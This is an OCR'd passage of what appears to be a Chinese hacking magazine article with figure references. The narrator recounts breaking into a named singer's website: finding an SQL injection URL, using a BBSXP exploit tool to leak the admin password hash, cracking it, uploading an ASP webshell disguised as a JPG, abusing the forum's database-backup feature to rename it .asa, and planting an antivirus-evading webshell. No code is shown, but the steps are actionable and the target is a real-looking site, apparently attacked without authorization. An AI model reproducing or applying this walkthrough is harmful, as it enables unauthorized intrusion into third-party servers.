


图8

既然田震的网站不好拿，那我就换一个人的，这次来到了毛宁的网站，很容易的就找到了一个注入点“http://www.maoning.com.cn/list.asp?id=465”，可同样在啊D中无法检测到列名，如图9，估计是上次清原长风入侵过网站后，管理员把列名给更改掉了。


图9

既然注入漏洞不能直接来利用，那就来看看别的吧，转着转着，我看到了毛宁网站中的论坛，尝试下载数据库失败，那么有没有把常见的漏洞给补上呢？由于我平时有收集工具的习惯，所以就轻松的找出了一款BBSXP的漏洞利用工具，填写上论坛的地址“http://www.maoning.com.cn/bbs/”，在“用户名”处任意输入一个不存在的名称，然后点击“开始”按钮，不一会儿结果就出来了，成功的爆出了管理员的MD5密码，如图10，我把加密的MD5密码拿到cmd5.com等网站上进行在线查询，成功的查询出了明文密码，然后使用得到的管理员用户名和密码先登录论坛前台，然后再登录管理后台，如图11。





图10

在后台我看到有数据库备份的地方，看来成功已经离我们不远了，先把一个ASP小马的文件扩展名更改为jpg，然后在论坛前台把这个改名的小马上传上去，可以看到图片的地址为“images/upphoto/1.jpg”，如图12。我们再返回到数据库备份的地方，在“数据库路径”处填写地址“images/upphoto/1.jpg”，


图11




图12




图13

在“备份的数据库路径”处写入地址“database/bbmaoningbak.asp”，本以为这样就会成功了，可没想到却出现了如图13所示的错误提示，这是为什么呢？起先我怀疑是“数据库路径”填写的地方错误，于是我又使用默认的数据库路径备份到“database/bbmaoningbak.asp”，如果这样能够成功的话，我们可以使用插入一句话木马的方法来得到SHELL，但结果仍然是出错了。

那应该就是“备份的数据库路径”这个地方的错误了，我尝试着把ASP改回MDB，果然备份成功了，我推测应该是后缀做了限制，没关系，ASP不行我们还可以使用ASA。我在备份的数据库路径处填写“database/1.asa”，这次提示“备份成功”了，然后我们访问地址“http://www.maoning.com.cn/bbs/database/1.asa”，这次终于成功的得到小马了，如图14，接下来就是上传大马，由于服务器上的杀病毒软件非常厉害，我上传的几个大马都被干掉了，最后还是找好友要了一个免杀的大马才上传成功的。

